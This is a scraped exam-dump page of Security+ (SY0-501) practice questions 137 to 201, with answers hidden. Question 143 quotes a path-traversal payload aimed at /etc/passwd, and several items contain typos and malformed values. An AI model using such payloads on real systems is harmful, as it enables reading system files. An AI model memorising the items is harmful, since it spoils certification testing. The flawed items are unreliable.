An organization uses SSO authentication for employee access to network resources. When an employee resigns, as per the organization's security policy, the employee's access to all network resources is terminated immediately. Two weeks later, the former employee sends an email to the help desk for a password reset to access payroll information from the human resources server. Which of the following represents the BEST course of action?

- A. Approve the former employee's request, as a password reset would give the former employee access to only the human resources server.
- B. Deny the former employee's request, since the password reset request came from an external email address.
- C. Deny the former employee's request, as a password reset would give the employee access to all network resources.
- D. Approve the former employee's request, as there would not be a security issue with the former employee gaining access to network resources.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 137

Topic #: 1

[\[All SY0-501 Questions\]](#)

Joe, a user, wants to send Ann, another user, a confidential document electronically. Which of the following should Joe do to ensure the document is protected from eavesdropping?

- A. Encrypt it with Joe's private key
- B. Encrypt it with Joe's public key
- C. Encrypt it with Ann's private key
- D. Encrypt it with Ann's public key

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 138

Topic #: 1

[\[All SY0-501 Questions\]](#)

A director of IR is reviewing a report regarding several recent breaches. The director compiles the following statistic's

-Initial IR engagement time frame

-Length of time before an executive management notice went out

-Average IR phase completion

The director wants to use the data to shorten the response time. Which of the following would accomplish this?

- A. CSIRT
- B. Containment phase
- C. Escalation notifications
- D. Tabletop exercise

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 139

Topic #: 1

[\[All SY0-501 Questions\]](#)

To reduce disk consumption, an organization's legal department has recently approved a new policy setting the data retention period for sent email at six months. Which of the following is the BEST way to ensure this goal is met?

- A. Create a daily encrypted backup of the relevant emails.
- B. Configure the email server to delete the relevant emails.
- C. Migrate the relevant emails into an "Archived" folder.
- D. Implement automatic disk compression on email servers.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 140

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator is configuring a new network segment, which contains devices that will be accessed by external users, such as web and FTP server. Which of the following represents the MOST secure way to configure the new network segment?

- A. The segment should be placed on a separate VLAN, and the firewall rules should be configured to allow external traffic.
- B. The segment should be placed in the existing internal VLAN to allow internal traffic only.
- C. The segment should be placed on an intranet, and the firewall rules should be configured to allow external traffic.
- D. The segment should be placed on an extranet, and the firewall rules should be configured to allow both internal and external traffic.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 141

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following types of attacks precedes the installation of a rootkit on a server?

- A. Pharming
- B. DDoS
- C. Privilege escalation
- D. DoS

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 142

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following cryptographic algorithms is irreversible?

- A. RC4
- B. SHA-256
- C. DES
- D. AES

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 143

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst receives an alert from a WAF with the following payload: `var data= `<test test test>` ++ <../../../../../../../../etc/passwd>`

Which of the following types of attacks is this?

- A. Cross-site request forgery
- B. Buffer overflow
- C. SQL injection
- D. JavaScript data insertion
- E. Firewall evasion script

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 144

Topic #: 1

[\[All SY0-501 Questions\]](#)

A workstation puts out a network request to locate another system. Joe, a hacker on the network, responds before the real system does, and he tricks the workstation into communicating with him. Which of the following BEST describes what occurred?

- A. The hacker used a race condition.
- B. The hacker used a pass-the-hash attack.
- C. The hacker-exploited improper key management.
- D. The hacker exploited weak switch configuration.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 145

Topic #: 1

[\[All SY0-501 Questions\]](#)

Audit logs from a small company's vulnerability scanning software show the following findings:

Destinations scanned:

- Server001- Internal human resources payroll server
- Server101-Internet-facing web server
- Server201- SQL server for Server101
- Server301-Jumpbox used by systems administrators accessible from the internal network

Validated vulnerabilities found:

- Server001- Vulnerable to buffer overflow exploit that may allow attackers to install software
- Server101- Vulnerable to buffer overflow exploit that may allow attackers to install software
- Server201-OS updates not fully current
- Server301- Accessible from internal network without the use of jumpbox
- Server301-Vulnerable to highly publicized exploit that can elevate user privileges

Assuming external attackers who are gaining unauthorized information are of the highest concern, which of the following servers should be addressed FIRST?

- A. Server001
- B. Server101
- C. Server201
- D. Server301

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 146

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst wants to harden the company's VoIP PBX. The analyst is worried that credentials may be intercepted and compromised when IP phones authenticate with the PBX. Which of the following would best prevent this from occurring?

- A. Implement SRTP between the phones and the PBX.
- B. Place the phones and PBX in their own VLAN.
- C. Restrict the phone connections to the PBX.
- D. Require SIPS on connections to the PBX.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 147

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization is comparing and contrasting migration from its standard desktop configuration to the newest version of the platform. Before this can happen, the Chief Information Security Officer (CISO) voices the need to evaluate the functionality of the newer desktop platform to ensure interoperability with existing software in use by the organization. In which of the following principles of architecture and design is the CISO engaging?

- A. Dynamic analysis
- B. Change management
- C. Baselineing
- D. Waterfalling

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 148

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator suspects a MITM attack aimed at impersonating the default gateway is underway. Which of the following tools should the administrator use to detect this attack? (Choose two.)

- A. Ping
- B. Ipconfig
- C. Tracert
- D. Netstat
- E. Dig
- F. Nslookup

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 149

Topic #: 1

[\[All SY0-501 Questions\]](#)

A user is presented with the following items during the new-hire onboarding process:

- Laptop
- Secure USB drive
- Hardware OTP token
- External high-capacity HDD
- Password complexity policy
- Acceptable use policy
- HASP key
- Cable lock

Which of the following is one component of multifactor authentication?

- A. Secure USB drive
- B. Cable lock
- C. Hardware OTP token
- D. HASP key

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 150

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization requires users to provide their fingerprints to access an application. To improve security, the application developers intend to implement multifactor authentication. Which of the following should be implemented?

- A. Use a camera for facial recognition
- B. Have users sign their name naturally
- C. Require a palm geometry scan
- D. Implement iris recognition

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 151

Topic #: 1

[\[All SY0-501 Questions\]](#)

A network technician is setting up a segmented network that will utilize a separate ISP to provide wireless access to the public area for a company. Which of the following wireless security methods should the technician implement to provide basic accountability for access to the public network?

- A. Pre-shared key
- B. Enterprise
- C. Wi-Fi Protected setup
- D. Captive portal

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 152

Topic #: 1

[\[All SY0-501 Questions\]](#)

After a routine audit, a company discovers that engineering documents have been leaving the network on a particular port. The company must allow outbound traffic on this port, as it has a legitimate business use. Blocking the port would cause an outage. Which of the following technology controls should the company implement?

- A. NAC
- B. Web proxy
- C. DLP
- D. ACL

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 153

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst has received the following alert snippet from the HIDS appliance:

PROTOCOL	SIG	SRC.PORT	DST.PORT
TCP	XMAS SCAN	192.168.1.1:1091	192.168.1.2:8891
TCP	XMAS SCAN	192.168.1.1:649	192.168.1.2:9001
TCP	XMAS SCAN	192.168.1.1:2264	192.168.1.2:6455
TCP	XMAS SCAN	192.168.1.1:3464	192.168.1.2:8744

Given the above logs, which of the following is the cause of the attack?

- A. The TCP ports on destination are all open
- B. FIN, URG, and PSH flags are set in the packet header
- C. TCP MSS is configured improperly
- D. There is improper Layer 2 segmentation

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 154

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst reviews the following output:

```
File name: somefile.pdf
File MD5: E289F21CD33E4F57890DDEA5CF267ED2
File size: 1.9 Mb
Created by: Jan Smith
Deleted by: Jan Smith
Date deleted: October 01, 2015 8:43:21 EST
```

The analyst loads the hash into the SIEM to discover if this hash is seen in other parts of the network. After inspecting a large number of files, the security analyst reports the following:

```
File hash: E289F21CD33E4F57890DDEA5CF267ED2
Files found: somestuff.xls, somefile.pdf, nofile.doc
```

Which of the following is the MOST likely cause of the hash being found in other areas?

- A. Jan Smith is an insider threat
- B. There are MD5 hash collisions
- C. The file is encrypted
- D. Shadow copies are present

Show Suggested Answer

Actual exam question from CompTIA's SY0-501

Question #: 156

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization's primary datacenter is experiencing a two-day outage due to an HVAC malfunction. The node located in the datacenter has lost power and is no longer operational, impacting the ability of all users to connect to the alternate datacenter. Which of the following BIA concepts BEST represents the risk described in this scenario?

- A. SPoF
- B. RTO
- C. MTBF
- D. MTTR

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 157

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst notices anomalous activity coming from several workstations in the organizations. Upon identifying and containing the issue, which of the following should the security analyst do NEXT?

- A. Document and lock the workstations in a secure area to establish chain of custody
- B. Notify the IT department that the workstations are to be reimaged and the data restored for reuse
- C. Notify the IT department that the workstations may be reconnected to the network for the users to continue working
- D. Document findings and processes in the after-action and lessons learned report

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 158

Topic #: 1

[\[All SY0-501 Questions\]](#)

An employee receives an email, which appears to be from the Chief Executive Officer (CEO), asking for a report of security credentials for all users. Which of the following types of attack is MOST likely occurring?

- A. Policy violation
- B. Social engineering
- C. Whaling
- D. Spear phishing

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 159

Topic #: 1

[\[All SY0-501 Questions\]](#)

An information security analyst needs to work with an employee who can answer questions about how data for a specific system is used in the business. The analyst should seek out an employee who has the role of:

- A. steward
- B. owner
- C. privacy officer
- D. systems administrator

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 160

Topic #: 1

[\[All SY0-501 Questions\]](#)

A group of non-profit agencies wants to implement a cloud service to share resources with each other and minimize costs. Which of the following cloud deployment models BEST describes this type of effort?

- A. Public
- B. Hybrid
- C. Community
- D. Private

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 161

Topic #: 1

[\[All SY0-501 Questions\]](#)

An administrator is configuring access to information located on a network file server named `Bowman`. The files are located in a folder named `BalkFiles`. The files are only for use by the `Matthews` division and should be read-only. The security policy requires permissions for shares to be managed at the file system layer and also requires those permissions to be set according to a least privilege model. Security policy for this data type also dictates that administrator-level accounts on the system have full access to the files.

The administrator configures the file share according to the following table:

Share permissions

1	Everyone	Full control
---	----------	--------------

File system permissions

2	Bowman\Users	Modify	Inherited
3	Domain\Matthews	Read	Not inherited
4	Bowman\System	Full control	Inherited
5	Bowman\Administrators	Full control	Not inherited

Which of the following rows has been misconfigured?

- A. Row 1
- B. Row 2
- C. Row 3
- D. Row 4
- E. Row 5

Show Suggested Answer

Actual exam question from CompTIA's SY0-501

Question #: 162

Topic #: 1

[\[All SY0-501 Questions\]](#)

A copy of a highly confidential salary report was recently found on a printer in the IT department. The human resources department does not have this specific printer mapped to its devices, and it is suspected that an employee in the IT department browsed to the share where the report was located and printed it without authorization. Which of the following technical controls would be the BEST choice to immediately prevent this from happening again?

- A. Implement a DLP solution and classify the report as confidential, restricting access only to human resources staff
- B. Restrict access to the share where the report resides to only human resources employees and enable auditing
- C. Have all members of the IT department review and sign the AUP and disciplinary policies
- D. Place the human resources computers on a restricted VLAN and configure the ACL to prevent access from the IT department

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 163

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company is developing a new system that will unlock a computer automatically when an authorized user sits in front of it, and then lock the computer when the user leaves. The user does not have to perform any action for this process to occur. Which of the following technologies provides this capability?

- A. Facial recognition
- B. Fingerprint scanner
- C. Motion detector
- D. Smart cards

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 164

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst accesses corporate web pages and inputs random data in the forms. The response received includes the type of database used and SQL commands that the database accepts. Which of the following should the security analyst use to prevent this vulnerability?

- A. Application fuzzing
- B. Error handling
- C. Input validation
- D. Pointer dereference

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 165

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following differentiates a collision attack from a rainbow table attack?

- A. A rainbow table attack performs a hash lookup
- B. A rainbow table attack uses the hash as a password
- C. In a collision attack, the hash and the input data are equivalent
- D. In a collision attack, the same input results in different hashes

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 166

Topic #: 1

[\[All SY0-501 Questions\]](#)

A help desk is troubleshooting user reports that the corporate website is presenting untrusted certificate errors to employees and customers when they visit the website. Which of the following is the MOST likely cause of this error, provided the certificate has not expired?

- A. The certificate was self signed, and the CA was not imported by employees or customers
- B. The root CA has revoked the certificate of the intermediate CA
- C. The valid period for the certificate has passed, and a new certificate has not been issued
- D. The key escrow server has blocked the certificate from being validated

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 167

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is investigating a suspected security breach and discovers the following in the logs of the potentially compromised server:

Time	Source	Destination	Account Name	Action
11:01:31	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:32	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:33	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:34	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:35	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:36	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:37	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:38	18.12.98.145	10.15.21.100	Joe	Logon Successful

Which of the following would be the BEST method for preventing this type of suspected attack in the future?

- A. Implement password expirations
- B. Implement restrictions on shared credentials
- C. Implement account lockout settings
- D. Implement time-of-day restrictions on this server

Show Suggested Answer

Actual exam question from CompTIA's SY0-501

Question #: 168

Topic #: 1

[\[All SY0-501 Questions\]](#)

DRAG DROP -

A security administrator is given the security and availability profiles for servers that are being deployed.

- Match each RAID type with the correct configuration and MINIMUM number of drives.
- Review the server profiles and match them with the appropriate RAID type based on integrity, availability, I/O, storage requirements. Instructions:

- ⇒ All drive definitions can be dragged as many times as necessary
- ⇒ Not all placeholders may be filled in the RAID configuration boxes
- ⇒ If parity is required, please select the appropriate number of parity checkboxes
- ⇒ Server profiles may be dragged only once

If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Select and Place:

Instructions: If at any time you would like to bring back the initial state of the simulation, please select the **Reset button**. When you have completed the simulation, please select the **Done button** to submit.

The simulation interface displays four RAID configuration panels, each with a 'Server Profile' placeholder and a 'Reset All' button at the bottom.

RAID Type	Server Profile	Parity Data 1	Parity Data 2
RAID-0	[Placeholder]	<input type="checkbox"/>	<input type="checkbox"/>
RAID-1	[Placeholder]	<input type="checkbox"/>	<input type="checkbox"/>
RAID-5	[Placeholder]	<input checked="" type="checkbox"/>	<input type="checkbox"/>
RAID-6	[Placeholder]	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 169

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator is trying to encrypt communication. For which of the following reasons should administrator take advantage of the Subject Alternative Name (SAM) attribute of a certificate?

- A. It can protect multiple domains
- B. It provides extended site validation
- C. It does not require a trusted certificate authority
- D. It protects unlimited subdomains

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 170

Topic #: 1

[\[All SY0-501 Questions\]](#)

After a merger between two companies a security analyst has been asked to ensure that the organization's systems are secured against infiltration by any former employees that were terminated during the transition.

Which of the following actions are MOST appropriate to harden applications against infiltration by former employees? (Choose two.)

- A. Monitor VPN client access
- B. Reduce failed login out settings
- C. Develop and implement updated access control policies
- D. Review and address invalid login attempts
- E. Increase password complexity requirements
- F. Assess and eliminate inactive accounts

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 171

Topic #: 1

[\[All SY0-501 Questions\]](#)

A new mobile application is being developed in-house. Security reviews did not pick up any major flaws, however vulnerability scanning results show fundamental issues at the very end of the project cycle.

Which of the following security activities should also have been performed to discover vulnerabilities earlier in the lifecycle?

- A. Architecture review
- B. Risk assessment
- C. Protocol analysis
- D. Code review

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 172

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator is creating a subnet on one of the corporate firewall interfaces to use as a DMZ which is expected to accommodate at most 14 physical hosts. Which of the following subnets would BEST meet the requirements?

- A. 192.168.0.16 255.25.255.248
- B. 192.168.0.16/28
- C. 192.168.1.50 255.255.25.240
- D. 192.168.2.32/27

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 173

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company has a security policy that specifies all endpoint computing devices should be assigned a unique identifier that can be tracked via an inventory management system. Recent changes to airline security regulations have cause many executives in the company to travel with mini tablet devices instead of laptops. These tablet devices are difficult to tag and track. An RDP application is used from the tablet to connect into the company network.

Which of the following should be implemented in order to meet the security policy requirements?

- A. Virtual desktop infrastructure (VDI)
- B. WS-security and geo-fencing
- C. A hardware security module (HSM)
- D. RFID tagging system
- E. MDM software
- F. Security Requirements Traceability Matrix (SRTM)

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 174

Topic #: 1

[\[All SY0-501 Questions\]](#)

The security administrator receives an email on a non-company account from a coworker stating that some reports are not exporting correctly. Attached to the email was an example report file with several customers' names and credit card numbers with the PIN.

Which of the following is the BEST technical controls that will help mitigate this risk of disclosing sensitive data?

- A. Configure the mail server to require TLS connections for every email to ensure all transport data is encrypted
- B. Create a user training program to identify the correct use of email and perform regular audits to ensure compliance
- C. Implement a DLP solution on the email gateway to scan email and remove sensitive data or files
- D. Classify all data according to its sensitivity and inform the users of data that is prohibited to share

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 175

Topic #: 1

[\[All SY0-501 Questions\]](#)

A technician is configuring a wireless guest network. After applying the most recent changes the technician finds the new devices can no longer find the wireless network by name but existing devices are still able to use the wireless network.

Which of the following security measures did the technician MOST likely implement to cause this Scenario?

- A. Deactivation of SSID broadcast
- B. Reduction of WAP signal output power
- C. Activation of 802.1X with RADIUS
- D. Implementation of MAC filtering
- E. Beacon interval was decreased

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 176

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator has been assigned to review the security posture of the standard corporate system image for virtual machines. The security administrator conducts a thorough review of the system logs, installation procedures, and network configuration of the VM image. Upon reviewing the access logs and user accounts, the security administrator determines that several accounts will not be used in production.

Which of the following would correct the deficiencies?

- A. Mandatory access controls
- B. Disable remote login
- C. Host hardening
- D. Disabling services

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 177

Topic #: 1

[\[All SY0-501 Questions\]](#)

Although a web enabled application appears to only allow letters in the comment field of a web form, malicious user was able to carry a SQL injection attack by sending special characters through the web comment field.

Which of the following has the application programmer failed to implement?

- A. Revision control system
- B. Client side exception handling
- C. Server side validation
- D. Server hardening

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 178

Topic #: 1

[\[All SY0-501 Questions\]](#)

An attacker discovers a new vulnerability in an enterprise application. The attacker takes advantage of the vulnerability by developing new malware. After installing the malware, the attacker is provided with access to the infected machine.

Which of the following is being described?

- A. Zero-day exploit
- B. Remote code execution
- C. Session hijacking
- D. Command injection

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 179

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator returning from a short vacation receives an account lock-out message when attempting to log into the computer. After getting the account unlocked the security administrator immediately notices a large amount of emails alerts pertaining to several different user accounts being locked out during the past three days. The security administrator uses system logs to determine that the lock-outs were due to a brute force attack on all accounts that has been previously logged into that machine.

Which of the following can be implemented to reduce the likelihood of this attack going undetected?

- A. Password complexity rules
- B. Continuous monitoring
- C. User access reviews
- D. Account lockout policies

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 180

Topic #: 1

[\[All SY0-501 Questions\]](#)

A bank requires tellers to get manager approval when a customer wants to open a new account. A recent audit shows that there have been four cases in the previous year where tellers opened accounts without management approval. The bank president thought separation of duties would prevent this from happening.

In order to implement a true separation of duties approach the bank could:

- A. Require the use of two different passwords held by two different individuals to open an account
- B. Administer account creation on a role based access control approach
- C. Require all new accounts to be handled by someone else other than a teller since they have different duties
- D. Administer account creation on a rule based access control approach

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 181

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator has been tasked with improving the overall security posture related to desktop machines on the network. An auditor has recently that several machines with confidential customer information displayed in the screens are left unattended during the course of the day.

Which of the following could the security administrator implement to reduce the risk associated with the finding?

- A. Implement a clean desk policy
- B. Security training to prevent shoulder surfing
- C. Enable group policy based screensaver timeouts
- D. Install privacy screens on monitors

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 182

Topic #: 1

[\[All SY0-501 Questions\]](#)

Company policy requires the use of passphrases instead of passwords.

Which of the following technical controls **MUST** be in place in order to promote the use of passphrases?

- A. Reuse
- B. Length
- C. History
- D. Complexity

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 183

Topic #: 1

[\[All SY0-501 Questions\]](#)

During a routine audit, it is discovered that someone has been using a stale administrator account to log into a seldom used server. The person has been using the server to view inappropriate websites that are prohibited to end users.

Which of the following could best prevent this from occurring again?

- A. Credential management
- B. Group policy management
- C. Acceptable use policy
- D. Account expiration policy

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 184

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following should identify critical systems and components?

- A. MOU
- B. BPA
- C. ITCP
- D. BCP

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 185

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following works by implanting software on systems but delays execution until a specific set of conditions is met?

- A. Logic bomb
- B. Trojan
- C. Scareware
- D. Ransomware

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 186

Topic #: 1

[\[All SY0-501 Questions\]](#)

A web application is configured to target browsers and allow access to bank accounts to siphon money to a foreign account.

This is an example of which of the following attacks?

- A. SQL injection
- B. Header manipulation
- C. Cross-site scripting
- D. Flash cookie exploitation

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 187

Topic #: 1

[\[All SY0-501 Questions\]](#)

Technicians working with servers hosted at the company's datacenter are increasingly complaining of electric shocks when touching metal items which have been linked to hard drive failures.

Which of the following should be implemented to correct this issue?

- A. Decrease the room temperature
- B. Increase humidity in the room
- C. Utilize better hot/cold aisle configurations
- D. Implement EMI shielding

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 188

Topic #: 1

[\[All SY0-501 Questions\]](#)

A portable data storage device has been determined to have malicious firmware.

Which of the following is the BEST course of action to ensure data confidentiality?

- A. Format the device
- B. Re-image the device
- C. Perform virus scan in the device
- D. Physically destroy the device

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 189

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator must implement a system to ensure that invalid certificates are not used by a custom developed application. The system must be able to check the validity of certificates even when internet access is unavailable.

Which of the following MUST be implemented to support this requirement?

- A. CSR
- B. OCSP
- C. CRL
- D. SSH

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 190

Topic #: 1

[\[All SY0-501 Questions\]](#)

A technician has installed new vulnerability scanner software on a server that is joined to the company domain. The vulnerability scanner is able to provide visibility over the patch posture of all company's clients.

Which of the following is being used?

- A. Gray box vulnerability testing
- B. Passive scan
- C. Credentialed scan
- D. Bypassing security controls

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 191

Topic #: 1

[\[All SY0-501 Questions\]](#)

The Chief Security Officer (CISO) at a multinational banking corporation is reviewing a plan to upgrade the entire corporate IT infrastructure. The architecture consists of a centralized cloud environment hosting the majority of data, small server clusters at each corporate location to handle the majority of customer transaction processing, ATMs, and a new mobile banking application accessible from smartphones, tablets, and the Internet via HTTP. The corporation does business having varying data retention and privacy laws.

Which of the following technical modifications to the architecture and corresponding security controls should be implemented to provide the MOST complete protection of data?

- A. Revoke existing root certificates, re-issue new customer certificates, and ensure all transactions are digitally signed to minimize fraud, implement encryption for data in-transit between data centers
- B. Ensure all data is encryption according to the most stringent regulatory guidance applicable, implement encryption for data in-transit between data centers, increase data availability by replicating all data, transaction data, logs between each corporate location
- C. Store customer data based on national borders, ensure end-to-end encryption between ATMs, end users, and servers, test redundancy and COOP plans to ensure data is not inadvertently shifted from one legal jurisdiction to another with more stringent regulations
- D. Install redundant servers to handle corporate customer processing, encrypt all customer data to ease the transfer from one country to another, implement end-to-end encryption between mobile applications and the cloud.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 192

Topic #: 1

[\[All SY0-501 Questions\]](#)

While reviewing the monthly internet usage it is noted that there is a large spike in traffic classified as "unknown" and does not appear to be within the bounds of the organizations Acceptable Use Policy.

Which of the following tool or technology would work BEST for obtaining more information on this traffic?

- A. Firewall logs
- B. IDS logs
- C. Increased spam filtering
- D. Protocol analyzer

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 193

Topic #: 1

[\[All SY0-501 Questions\]](#)

A network administrator wants to ensure that users do not connect any unauthorized devices to the company network. Each desk needs to connect a VoIP phone and computer.

Which of the following is the BEST way to accomplish this?

- A. Enforce authentication for network devices
- B. Configure the phones on one VLAN, and computers on another
- C. Enable and configure port channels
- D. Make users sign an Acceptable use Agreement

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 194

Topic #: 1

[\[All SY0-501 Questions\]](#)

An administrator has concerns regarding the traveling sales team who works primarily from smart phones.

Given the sensitive nature of their work, which of the following would BEST prevent access to the data in case of loss or theft?

- A. Enable screensaver locks when the phones are not in use to prevent unauthorized access
- B. Configure the smart phones so that the stored data can be destroyed from a centralized location
- C. Configure the smart phones so that all data is saved to removable media and kept separate from the device
- D. Enable GPS tracking on all smart phones so that they can be quickly located and recovered

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 195

Topic #: 1

[\[All SY0-501 Questions\]](#)

A user of the wireless network is unable to gain access to the network. The symptoms are:

- 1.) Unable to connect to both internal and Internet resources
- 2.) The wireless icon shows connectivity but has no network access

The wireless network is WPA2 Enterprise and users must be a member of the wireless security group to authenticate.

Which of the following is the MOST likely cause of the connectivity issues?

- A. The wireless signal is not strong enough
- B. A remote DDoS attack against the RADIUS server is taking place
- C. The user's laptop only supports WPA and WEP
- D. The DHCP scope is full
- E. The dynamic encryption key did not update while the user was offline

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 196

Topic #: 1

[\[All SY0-501 Questions\]](#)

A chief Financial Officer (CFO) has asked the Chief Information Officer (CISO) to provide responses to a recent audit report detailing deficiencies in the organization security controls. The CFO would like to know ways in which the organization can improve its authorization controls.

Given the request by the CFO, which of the following controls should the CISO focus on in the report? (Choose three)

- A. Password complexity policies
- B. Hardware tokens
- C. Biometric systems
- D. Role-based permissions
- E. One time passwords
- F. Separation of duties
- G. Multifactor authentication
- H. Single sign-on
- I. Least privilege

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 197

Topic #: 1

[\[All SY0-501 Questions\]](#)

A mobile device user is concerned about geographic positioning information being included in messages sent between users on a popular social network platform. The user turns off the functionality in the application, but wants to ensure the application cannot re-enable the setting without the knowledge of the user. Which of the following mobile device capabilities should the user disable to achieve the stated goal?

- A. Device access control
- B. Location based services
- C. Application control
- D. GEO-Tagging

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 198

Topic #: 1

[\[All SY0-501 Questions\]](#)

A member of a digital forensics team, Joe arrives at a crime scene and is preparing to collect system data. Before powering the system off, Joe knows that he must collect the most volatile data first.

Which of the following is the correct order in which Joe should collect the data?

- A. CPU cache, paging/swap files, RAM, remote logging data
- B. RAM, CPU cache, Remote logging data, paging/swap files
- C. Paging/swap files, CPU cache, RAM, remote logging data
- D. CPU cache, RAM, paging/swap files, remote logging data

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 199

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization has hired a penetration tester to test the security of its ten web servers. The penetration tester is able to gain root/administrative access in several servers by exploiting vulnerabilities associated with the implementation of SMTP, POP, DNS, FTP, Telnet, and IMAP.

Which of the following recommendations should the penetration tester provide to the organization to better protect their web servers in the future?

- A. Use a honeypot
- B. Disable unnecessary services
- C. Implement transport layer security
- D. Increase application event logging

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 200

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security engineer is faced with competing requirements from the networking group and database administrators. The database administrators would like ten application servers on the same subnet for ease of administration, whereas the networking group would like to segment all applications from one another. Which of the following should the security administrator do to rectify this issue?

- A. Recommend performing a security assessment on each application, and only segment the applications with the most vulnerability
- B. Recommend classifying each application into like security groups and segmenting the groups from one another
- C. Recommend segmenting each application, as it is the most secure approach
- D. Recommend that only applications with minimal security features should be segmented to protect them

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 201

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst has been asked to perform a review of an organization's software development lifecycle. The analyst reports that the lifecycle does not contain a phase in which team members evaluate and provide critical feedback of another developer's code.

Which of the following assessment techniques is BEST described in the analyst's report?

